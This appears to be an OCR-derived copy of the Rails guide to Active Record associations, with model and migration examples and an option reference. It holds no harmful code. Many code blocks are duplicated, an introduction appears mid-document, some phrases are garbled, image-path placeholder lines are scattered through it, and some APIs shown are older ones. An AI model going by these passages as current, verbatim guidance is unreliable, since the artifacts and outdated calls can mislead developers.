A `belongs_to` association sets up a one-to-one connection with another model, such that each instance of the declaring model "belongs to" one instance of the other model. For example, if your application includes customers and orders, and each order can be assigned to exactly one customer, you'd declare the order model this way:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```



```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

`belongs_to` associations *must* use the singular term. If you used the pluralized form in the above example for the `customer` association in the `Order` model, you would be told that there was an "uninitialized constant Order::Customers". This is because Rails automatically infers the class name from the association name. If the association name is wrongly pluralized, then the inferred class will be wrongly pluralized too.


The corresponding migration might look like this:

```
class CreateOrders < ActiveRecord::Migration
  def change
    create_table :customers do |t|
      t.string :name
      t.timestamps null: false
    end

    create_table :orders do |t|
      t.belongs_to :customer, index: true
      t.datetime :order_date
      t.timestamps null: false
    end
  end
end
```

2.2 The has_one Association

A `has_one` association also sets up a one-to-one connection with another model, but with somewhat different semantics (and consequences). This association indicates that each instance of a model contains or possesses one instance of another model. For example, if each supplier in your application has only one account, you'd declare the supplier model like this:

```
class Supplier < ActiveRecord::Base
  has_one :account
end
```



```
class Supplier < ActiveRecord::Base
  has_one :account
end
```

The corresponding migration might look like this:


```
class CreateSuppliers < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps null: false
    end

    create_table :accounts do |t|
      t.belongs_to :supplier, index: true
      t.string :account_number
      t.timestamps null: false
    end
  end
end
```

2.3 The has_many Association

A `has_many` association indicates a one-to-many connection with another model. You'll often find this association on the "other side" of a `belongs_to` association. This association indicates that each instance of the model has zero or more instances of another model. For example, in an application containing customers and orders, the customer model could be declared like this:

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

The name of the other model is pluralized when declaring a `has_many` association.



```
class Customer < ActiveRecord::Base
  has_many :orders
end
```


The corresponding migration might look like this:

```
class CreateCustomers < ActiveRecord::Migration
  def change
    create_table :customers do |t|
      t.string :name
      t.timestamps null: false
    end

    create_table :orders do |t|
      t.belongs_to :customer, index: true
      t.datetime :order_date
      t.timestamps null: false
    end
  end
end
```

2.4 The `has_many :through` Association

A `has_many :through` association is often used to set up a many-to-many connection with another model. This association indicates that the declaring model can be matched with zero or more instances of another model by proceeding *through* a third model. For example, consider a medical practice where patients make appointments to see physicians. The relevant association declarations could look like this:

```
class Physician < ActiveRecord::Base
  has_many :appointments
  has_many :patients, through: :appointments
end

class Appointment < ActiveRecord::Base
  belongs_to :physician
  belongs_to :patient
end

class Patient < ActiveRecord::Base
  has_many :appointments
  has_many :physicians, through: :appointments
end
```



```
class Physician < ActiveRecord::Base
  has_many :appointments
  has_many :patients, :through => :appointments
end

class Appointment < ActiveRecord::Base
  belongs_to :physician
  belongs_to :patient
end

class Patient < ActiveRecord::Base
  has_many :appointments
  has_many :physicians, :through => :appointments
end
```

The corresponding migration might look like this:

```
class CreateAppointments < ActiveRecord::Migration
  def change
```

```
    create_table :physicians do |t|
      t.string :name
      t.timestamps null: false
    end

    create_table :patients do |t|
      t.string :name
      t.timestamps null: false
    end

    create_table :appointments do |t|
      t.belongs_to :physician, index: true
      t.belongs_to :patient, index: true
      t.datetime :appointment_date
      t.timestamps null: false
    end
  end
end
```

The collection of join models can be managed via the API. For example, if you assign

```
physician.patients = patients
```

new join models are created for newly associated objects, and if some are gone their rows are deleted.

Automatic deletion of join models is direct, no destroy callbacks are triggered.

The `has_many :through` association is also useful for setting up "shortcuts" through nested `has_many` associations. For example, if a document has many sections, and a section has many paragraphs, you may sometimes want to get a simple collection of all paragraphs in the document. You could set that up this way:

```
class Document < ActiveRecord::Base
  has_many :sections
  has_many :paragraphs, through: :sections
end

class Section < ActiveRecord::Base
  belongs_to :document
  has_many :paragraphs
end

class Paragraph < ActiveRecord::Base
  belongs_to :section
end
```

With `through: :sections` specified, Rails will now understand:


```
@document.paragraphs
```

2.5 The `has_one :through` Association

A `has_one :through` association sets up a one-to-one connection with another model. This association indicates that the declaring model can be matched with one instance of another model by proceeding *through* a third model. For example, if each supplier has one account, and each account is associated with one account history, then the supplier model could look like this:

```
class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, through: :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end
```

```
class AccountHistory < ActiveRecord::Base
  belongs_to :account
end
```



```
class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, :through => :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end

class AccountHistory < ActiveRecord::Base
  belongs_to :account
end
```


The corresponding migration might look like this:

```
class CreateAccountHistories < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps null: false
    end

    create_table :accounts do |t|
      t.belongs_to :supplier, index: true
      t.string :account_number
      t.timestamps null: false
    end

    create_table :account_histories do |t|
      t.belongs_to :account, index: true
      t.integer :credit_rating
      t.timestamps null: false
    end
  end
end
```

2.6 The `has_and_belongs_to_many` Association

A `has_and_belongs_to_many` association creates a direct many-to-many connection with another model, with no intervening model. For example, if your application includes assemblies and parts, with each assembly having many parts and each part appearing in many assemblies, you could declare the models this way:

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```



```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

The corresponding migration might look like this:

```
class CreateAssembliesAndParts < ActiveRecord::Migration
  def change
    create_table :assemblies do |t|
      t.string :name
      t.timestamps null: false
    end

    create_table :parts do |t|
      t.string :part_number
      t.timestamps null: false
    end

    create_table :assemblies_parts, id: false do |t|
      t.belongs_to :assembly, index: true
      t.belongs_to :part, index: true
    end
  end
end
```

2.7 Choosing Between `belongs_to` and `has_one`

If you want to set up a one-to-one relationship between two models, you'll need to add `belongs_to` to one, and `has_one` to the other. How do you know which is which?

The distinction is in where you place the foreign key (it goes on the table for the class declaring the `belongs_to` association), but you should give some thought to the actual meaning of the data as well. The `has_one` relationship says that one of something is yours - that is, that something points back to you. For example, it makes more sense to say that a supplier owns an account than that an account owns a supplier. This suggests that the correct relationships are like this:

```
class Supplier < ActiveRecord::Base
  has_one :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
end
```

The corresponding migration might look like this:

```
class CreateSuppliers < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string  :name
      t.timestamps null: false
    end
    create_table :accounts do |t|
      t.integer :supplier_id
      t.string  :account_number
      t.timestamps null: false
    end

    add_index :accounts, :supplier_id
  end
end
```

Using `t.integer :supplier_id` makes the foreign key naming obvious and explicit. In current versions of Rails, you can abstract away this implementation detail by using `t.references :supplier` instead.

2.8 Choosing Between `has_many :through` and `has_and_belongs_to_many`

Rails offers two different ways to declare a many-to-many relationship between models. The simpler way is to use `has_and_belongs_to_many`, which allows you to make the association directly:

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

The second way to declare a many-to-many relationship is to use `has_many :through`. This makes the association indirectly, through a join model:

```
class Assembly < ActiveRecord::Base
  has_many :manifests
  has_many :parts, through: :manifests
end

class Manifest < ActiveRecord::Base
  belongs_to :assembly
  belongs_to :part
end

class Part < ActiveRecord::Base
  has_many :manifests
  has_many :assemblies, through: :manifests
end
```

The simplest rule of thumb is that you should set up a `has_many :through` relationship if you need to work with the relationship model as an independent entity. If you don't need to do anything with the relationship model, it may be simpler to set up a `has_and_belongs_to_many` relationship (though you'll need to remember to create the joining table in the database).

You should use `has_many :through` if you need validations, callbacks, or extra attributes on the join model.


2.9 Polymorphic Associations

A slightly more advanced twist on associations is the *polymorphic association*. With polymorphic associations, a model can belong to more than one other model, on a single association. For example, you might have a picture model that belongs to either an employee model or a product model. Here's how this could be declared:

```
class Picture < ActiveRecord::Base
  belongs_to :imageable, polymorphic: true
end

class Employee < ActiveRecord::Base
```

```
  has_many :pictures, as: :imageable
end

class Product < ActiveRecord::Base
  has_many :pictures, as: :imageable
end
```
You can think of a polymorphic `belongs_to` declaration as setting up an interface that any other model can use. From an instance of the `Employee` model, you can retrieve a collection of pictures: `@employee.pictures`.

Similarly, you can retrieve `@product.pictures`.

If you have an instance of the `Picture` model, you can get to its parent via `@picture.imageable`. To make this work, you need to declare both a foreign key column and a type column in the model that declares the polymorphic interface:
```
class CreatePictures < ActiveRecord::Migration
  def change
    create_table :pictures do |t|
      t.string  :name
      t.integer :imageable_id
      t.string  :imageable_type
      t.timestamps null: false
    end

    add_index :pictures, [:imageable_id, :imageable_type]
  end
end
```
This migration can be simplified by using the `t.references` form:
```
class CreatePictures < ActiveRecord::Migration
  def change
    create_table :pictures do |t|
      t.string :name
      t.references :imageable, polymorphic: true, index: true
      t.timestamps null: false
    end
  end
end
```


```
class Picture < ActiveRecord::Base
  belongs_to :imageable, :polymorphic => true
end

class Employee < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end

class Product < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end
```

2.10 Self Joins

In designing a data model, you will sometimes find a model that should have a relation to itself. For example, you may want to store all employees in a single database model, but be able to trace relationships such as between manager and subordinates. This situation can be modeled with self-joining associations:

```
class Employee < ActiveRecord::Base
  has_many :subordinates, class_name: "Employee",
                          foreign_key: "manager_id"

  belongs_to :manager, class_name: "Employee"
end
```

With this setup, you can retrieve `@employee.subordinates` and `@employee.manager`.

In your migrations/schema, you will add a references column to the model itself.

```
class CreateEmployees < ActiveRecord::Migration
  def change
    create_table :employees do |t|
      t.references :manager, index: true
      t.timestamps null: false
    end
  end
end
```

Active Record Associations

This guide covers the association features of Active Record.

Here are a few things you should know to make efficient use of Active Record associations in your Rails applications:

- Controlling caching
- Avoiding name collisions
- Updating the schema
- Controlling association scope
- Bi-directional associations

3.1 Controlling Caching

All of the association methods are built around caching, which keeps the result of the most recent query available for further operations. The cache is even shared across methods. For example:

```
customer.orders                 # retrieves orders from the database
customer.orders.size            # uses the cached copy of orders
customer.orders.empty?          # uses the cached copy of orders
```

But what if you want to reload the cache, because data might have been changed by some other part of the application? Just pass `true` to the association call:

```
customer.orders                 # retrieves orders from the database
customer.orders.size            # uses the cached copy of orders
customer.orders(true).empty?    # discards the cached copy of orders
                                # and goes back to the database
```

3.2 Avoiding Name Collisions

You are not free to use just any name for your associations. Because creating an association adds a method with that name to the model, it is a bad idea to give an association a name that is already used for an instance method of `ActiveRecord::Base`. The association method would override the base method and break things. For instance, `attributes` or `connection` are bad names for associations.

3.3 Updating the Schema

Associations are extremely useful, but they are not magic. You are responsible for maintaining your database schema to match your associations. In practice, this means two things, depending on what sort of associations you are creating. For `belongs_to` associations you need to create foreign keys, and for `has_and_belongs_to_many` associations you need to create the appropriate join table.

3.3.1 Creating Foreign Keys for `belongs_to` Associations

When you declare a `belongs_to` association, you need to create foreign keys as appropriate. For example, consider this model:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

This declaration needs to be backed up by the proper foreign key declaration on the orders table:

```
class CreateOrders < ActiveRecord::Migration
  def change
```

```
    create_table :orders do |t|
      t.datetime :order_date
      t.string   :order_number
      t.integer  :customer_id
    end

    add_index :orders, :customer_id
  end
end
```

If you create an association some time after you build the underlying model, you need to remember to create an `add_column` migration to provide the necessary foreign key.

3.3.2 Creating Join Tables for `has_and_belongs_to_many` Associations

If you create a `has_and_belongs_to_many` association, you need to explicitly create the joining table. Unless the name of the join table is explicitly specified by using the `:join_table` option, Active Record creates the name by using the lexical order of the class names. So a join between customer and order models will give the default join table name of "customers_orders" because "c" outranks "o" in lexical ordering.
The precedence between model names is calculated using the `<` operator for `String`. This means that if the strings are of different lengths, and the strings are equal when compared up to the shortest length, then the longer string is considered of higher lexical precedence than the shorter one. For example, one would expect the tables "paper_boxes" and "papers" to generate a join table name of "papers_paper_boxes" because of the length of the name "paper_boxes", but it in fact generates a join table name of "paper_boxes_papers" (because the underscore '*' is lexicographically _less* than 's' in common encodings).

Whatever the name, you must manually generate the join table with an appropriate migration. For example, consider these associations:

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

These need to be backed up by a migration to create the `assemblies_parts` table. This table should be created without a primary key:

```
class CreateAssembliesPartsJoinTable < ActiveRecord::Migration
  def change
    create_table :assemblies_parts, id: false do |t|
      t.integer :assembly_id
      t.integer :part_id
    end

    add_index :assemblies_parts, :assembly_id
    add_index :assemblies_parts, :part_id
  end
end
```

We pass `id: false` to `create_table` because that table does not represent a model. That's required for the association to work properly. If you observe any strange behavior in
a `has_and_belongs_to_many` association like mangled models IDs, or exceptions about conflicting IDs, chances are you forgot that bit.

3.4 Controlling Association Scope

By default, associations look for objects only within the current module's scope. This can be important when you declare Active Record models within a module. For example:

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
       has_one :account
    end

    class Account < ActiveRecord::Base
       belongs_to :supplier
    end
  end
end
```

This will work fine, because both the `Supplier` and the `Account` class are defined within the same scope. But the following will *not* work, because `Supplier` and `Account` are defined in different scopes:

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
       has_one :account
    end
  end

  module Billing
    class Account < ActiveRecord::Base
       belongs_to :supplier
    end
  end
end
```

To associate a model with a model in a different namespace, you must specify the complete class name in your association declaration:

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
       has_one :account,
        class_name: "MyApplication::Billing::Account"
    end
  end

  module Billing
    class Account < ActiveRecord::Base
       belongs_to :supplier,
        class_name: "MyApplication::Business::Supplier"
    end
  end
end
```

3.5 Bi-directional Associations

It's normal for associations to work in two directions, requiring declaration on two different models:

```
class Customer < ActiveRecord::Base
  has_many :orders
end

class Order < ActiveRecord::Base
  belongs_to :customer
end
```

By default, Active Record doesn't know about the connection between these associations. This can lead to two copies of an object getting out of sync:

```
c = Customer.first
o = c.orders.first
c.first_name == o.customer.first_name # => true
c.first_name = 'Manny'
c.first_name == o.customer.first_name # => false
```

This happens because `c` and `o.customer` are two different in-memory representations of the same data, and neither one is automatically refreshed from changes to the other. Active Record provides the `:inverse_of` option so that you can inform it of these relations:

```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

With these changes, Active Record will only load one copy of the customer object, preventing inconsistencies and making your application more efficient:

```
c = Customer.first
o = c.orders.first
c.first_name == o.customer.first_name # => true
c.first_name = 'Manny'
c.first_name == o.customer.first_name # => true
```

There are a few limitations to `inverse_of` support:

- They do not work with `:through` associations.
- They do not work with `:polymorphic` associations.
- They do not work with `:as` associations.
- For `belongs_to` associations, `has_many` inverse associations are ignored.

Every association will attempt to automatically find the inverse association and set the `:inverse_of`option heuristically (based on the association name). Most associations with standard names will be supported. However, associations that contain the following options will not have their inverses set automatically:

- `:conditions`
- `:through`
- `:polymorphic`
- `:foreign_key`

4 Detailed Association Reference

The following sections give the details of each type of association, including the methods that they add and the options that you can use when declaring an association.

4.1 `belongs_to` Association Reference

The `belongs_to` association creates a one-to-one match with another model. In database terms, this association says that this class contains the foreign key. If the other class contains the foreign key, then you should use `has_one` instead.

4.1.1 Methods Added by `belongs_to`

When you declare a `belongs_to` association, the declaring class automatically gains five methods related to the association:

- `association(force_reload = false)`
- `association=(associate)`

- build_association(attributes = {})
- create_association(attributes = {})
- create_association!(attributes = {})

In all of these methods, association is replaced with the symbol passed as the first argument to belongs_to. For example, given the declaration:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

Each instance of the Order model will have these methods:

```
customer
customer=
build_customer
create_customer
create_customer!
```

When initializing a new has_one or belongs_to association you must use the build_prefix to build the association, rather than the association.build method that would be used for has_many or has_and_belongs_to_many associations. To create one, use the create_ prefix.

4.1.1.1 association(force_reload = false)

The association method returns the associated object, if any. If no associated object is found, it returns nil.

```
@customer = @order.customer
```

If the associated object has already been retrieved from the database for this object, the cached version will be returned. To override this behavior (and force a database read), pass true as the force_reload argument.

4.1.1.2 association=(associate)

The association= method assigns an associated object to this object. Behind the scenes, this means extracting the primary key from the associate object and setting this object's foreign key to the same value.

```
@order.customer = @customer
```

4.1.1.3 build_association(attributes = {})

The build_association method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through this object's foreign key will be set, but the associated object will *not* yet be saved.

```
@customer = @order.build_customer(customer_number: 123,
                                  customer_name: "John Doe")
```

4.1.1.4 create_association(attributes = {})

The create_association method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through this object's foreign key will be set, and, once it passes all of the validations specified on the associated model, the associated object *will* be saved.

```
@customer = @order.create_customer(customer_number: 123,
                                   customer_name: "John Doe")
```

4.1.1.5 create_association!(attributes = {})

Does the same as create_association above, but raises ActiveRecord::RecordInvalid if the record is invalid.

4.1.2 Options for belongs_to

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the belongs_to association reference. Such customizations can easily be accomplished by passing options and scope blocks when you create the association. For example, this association uses two such options:

```
class Order < ActiveRecord::Base
  belongs_to :customer, dependent: :destroy,
    counter_cache: true
end
```

The `belongs_to` association supports these options:

- `:autosave`
- `:class_name`
- `:counter_cache`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:polymorphic`
- `:touch`
- `:validate`
- `:optional`

4.1.2.1 `:autosave`

If you set the `:autosave` option to `true`, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

4.1.2.2 `:class_name`

If the name of the other model cannot be derived from the association name, you can use the `:class_name` option to supply the model name. For example, if an order belongs to a customer, but the actual name of the model containing customers is `Patron`, you'd set things up this way:

```
class Order < ActiveRecord::Base
  belongs_to :customer, class_name: "Patron"
end
```

4.1.2.3 `:counter_cache`

The `:counter_cache` option can be used to make finding the number of belonging objects more efficient. Consider these models:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

With these declarations, asking for the value of `@customer.orders.size` requires making a call to the database to perform a `COUNT(*)` query. To avoid this call, you can add a counter cache to the*belonging* model:

```
class Order < ActiveRecord::Base
  belongs_to :customer, counter_cache: true
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

With this declaration, Rails will keep the cache value up to date, and then return that value in response to the `size` method.

Although the `:counter_cache` option is specified on the model that includes the `belongs_to`declaration, the actual column must be added to the *associated* model. In the case above, you would need to add a column named `orders_count` to the `Customer` model. You can override the default column name if you need to:

```
class Order < ActiveRecord::Base
  belongs_to :customer, counter_cache: :count_of_orders
end
class Customer < ActiveRecord::Base
  has_many :orders, counter_cache: :count_of_orders
end
```

You only need to specify the :counter_cache option on the "has_many side" of the association when using a custom name for the counter cache.

Counter cache columns are added to the containing model's list of read-only attributes through `attr_readonly`.

4.1.2.4 `:dependent`

If you set the `:dependent` option to:

- `:destroy`, when the object is destroyed, `destroy` will be called on its associated objects.
- `:delete`, when the object is destroyed, all its associated objects will be deleted directly from the database without calling their `destroy` method.

You should not specify this option on a `belongs_to` association that is connected with a `has_many` association on the other class. Doing so can lead to orphaned records in your database.

4.1.2.5 `:foreign_key`

By convention, Rails assumes that the column used to hold the foreign key on this model is the name of the association with the suffix `_id` added. The `:foreign_key` option lets you set the name of the foreign key directly:

```
class Order < ActiveRecord::Base
  belongs_to :customer, class_name: "Patron",
                        foreign_key: "patron_id"
end
```

In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

4.1.2.6 `:inverse_of`

The `:inverse_of` option specifies the name of the `has_many` or `has_one` association that is the inverse of this association. Does not work in combination with the `:polymorphic` options.

```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

4.1.2.7 `:polymorphic`

Passing `true` to the `:polymorphic` option indicates that this is a polymorphic association. Polymorphic associations were discussed in detail earlier in this guide.

4.1.2.8 `:touch`

If you set the `:touch` option to `:true`, then the `updated_at` or `updated_on` timestamp on the associated object will be set to the current time whenever this object is saved or destroyed:

```
class Order < ActiveRecord::Base
  belongs_to :customer, touch: true
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

In this case, saving or destroying an order will update the timestamp on the associated customer. You can also specify a particular timestamp attribute to update:

```
class Order < ActiveRecord::Base
  belongs_to :customer, touch: :orders_updated_at
end
```

4.1.2.9 `:validate`

If you set the `:validate` option to `true`, then associated objects will be validated whenever you save this object. By default, this is `false`: associated objects will not be validated when this object is saved.

4.1.2.10 `:optional`

If you set the :optional option to true, then the presence of the associated object won't be validated. By default, this option is set to false.

4.1.3 Scopes for belongs_to

There may be times when you wish to customize the query used by belongs_to. Such customizations can be achieved via a scope block. For example:

```
class Order < ActiveRecord::Base
  belongs_to :customer, -> { where active: true },
                        dependent: :destroy
end
```

You can use any of the standard querying methods inside the scope block. The following ones are discussed below:

- where
- includes
- readonly
- select

4.1.3.1 where

The where method lets you specify the conditions that the associated object must meet.

```
class Order < ActiveRecord::Base
  belongs_to :customer, -> { where active: true }
end
```

4.1.3.2 includes

You can use the includes method to specify second-order associations that should be eager-loaded when this association is used. For example, consider these models:

```
class LineItem < ActiveRecord::Base
  belongs_to :order
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

If you frequently retrieve customers directly from line items (@line_item.order.customer), then you can make your code somewhat more efficient by including customers in the association from line items to orders:

```
class LineItem < ActiveRecord::Base
  belongs_to :order, -> { includes :customer }
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

There's no need to use includes for immediate associations - that is, if you have Order belongs_to :customer, then the customer is eager-loaded automatically when it's needed.

4.1.3.3 readonly

If you use readonly, then the associated object will be read-only when retrieved via the association.

4.1.3.4 select

The select method lets you override the SQL SELECT clause that is used to retrieve data about the associated object. By default, Rails retrieves all columns.
If you use the select method on a belongs_to association, you should also set the :foreign_key option to guarantee the correct results.

4.1.4 Do Any Associated Objects Exist?

You can see if any associated objects exist by using the association.nil? method:
```
if @order.customer.nil?
  @msg = "No customer found for this order"
end
```

4.1.5 When are Objects Saved?

Assigning an object to a belongs_to association does *not* automatically save the object. It does not save the associated object either.

4.2 has_one Association Reference

The has_one association creates a one-to-one match with another model. In database terms, this association says that the other class contains the foreign key. If this class contains the foreign key, then you should use belongs_to instead.

4.2.1 Methods Added by has_one

When you declare a has_one association, the declaring class automatically gains five methods related to the association:

- association(force_reload = false)
- association=(associate)
- build_association(attributes = {})
- create_association(attributes = {})
- create_association!(attributes = {})

In all of these methods, association is replaced with the symbol passed as the first argument to has_one. For example, given the declaration:
```
class Supplier < ActiveRecord::Base
  has_one :account
end
```
Each instance of the Supplier model will have these methods:
```
account
account=
build_account
create_account
create_account!
```
When initializing a new has_one or belongs_to association you must use the build_prefix to build the association, rather than the association.build method that would be used for has_many or has_and_belongs_to_many associations. To create one, use the create_ prefix.

4.2.1.1 association(force_reload = false)

The association method returns the associated object, if any. If no associated object is found, it returns nil.
```
@account = @supplier.account
```
If the associated object has already been retrieved from the database for this object, the cached version will be returned. To override this behavior (and force a database read), pass true as the force_reload argument.

4.2.1.2 association=(associate)

The `association=` method assigns an associated object to this object. Behind the scenes, this means extracting the primary key from this object and setting the associate object's foreign key to the same value.

```
@supplier.account = @account
```

4.2.1.3 `build_association(attributes = {})`

The `build_association` method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through its foreign key will be set, but the associated object will *not* yet be saved.

```
@account = @supplier.build_account(terms: "Net 30")
```

4.2.1.4 `create_association(attributes = {})`

The `create_association` method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through its foreign key will be set, and, once it passes all of the validations specified on the associated model, the associated object *will* be saved.

```
@account = @supplier.create_account(terms: "Net 30")
```

4.2.1.5 `create_association!(attributes = {})`

Does the same as `create_association` above, but raises `ActiveRecord::RecordInvalid` if the record is invalid.

4.2.2 Options for `has_one`

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the `has_one` association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this association uses two such options:

```
class Supplier < ActiveRecord::Base
  has_one :account, class_name: "Billing", dependent: :nullify
end
```

The `has_one` association supports these options:

- `:as`
- `:autosave`
- `:class_name`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:primary_key`
- `:source`
- `:source_type`
- `:through`
- `:validate`

4.2.2.1 `:as`

Setting the `:as` option indicates that this is a polymorphic association. Polymorphic associations were discussed in detail earlier in this guide.

4.2.2.2 `:autosave`

If you set the `:autosave` option to `true`, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

4.2.2.3 `:class_name`

If the name of the other model cannot be derived from the association name, you can use the `:class_name` option to supply the model name. For example, if a supplier has an account, but the actual name of the model containing accounts is `Billing`, you'd set things up this way:

```
class Supplier < ActiveRecord::Base
  has_one :account, class_name: "Billing"
end
```

4.2.2.4 `:dependent`

Controls what happens to the associated object when its owner is destroyed:

- `:destroy` causes the associated object to also be destroyed
- `:delete` causes the associated object to be deleted directly from the database (so callbacks will not execute)
- `:nullify` causes the foreign key to be set to `NULL`. Callbacks are not executed.
- `:restrict_with_exception` causes an exception to be raised if there is an associated record
- `:restrict_with_error` causes an error to be added to the owner if there is an associated object

It's necessary not to set or leave `:nullify` option for those associations that have `NOT NULL`database constraints. If you don't set `dependent` to destroy such associations you won't be able to change the associated object because initial associated object foreign key will be set to unallowed `NULL` value.

4.2.2.5 `:foreign_key`

By convention, Rails assumes that the column used to hold the foreign key on the other model is the name of this model with the suffix `_id` added. The `:foreign_key` option lets you set the name of the foreign key directly:

```
class Supplier < ActiveRecord::Base
  has_one :account, foreign_key: "supp_id"
end
```

In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

4.2.2.6 `:inverse_of`

The `:inverse_of` option specifies the name of the `belongs_to` association that is the inverse of this association. Does not work in combination with the `:through` or `:as` options.

```
class Supplier < ActiveRecord::Base
  has_one :account, inverse_of: :supplier
end

class Account < ActiveRecord::Base
  belongs_to :supplier, inverse_of: :account
end
```

4.2.2.7 `:primary_key`

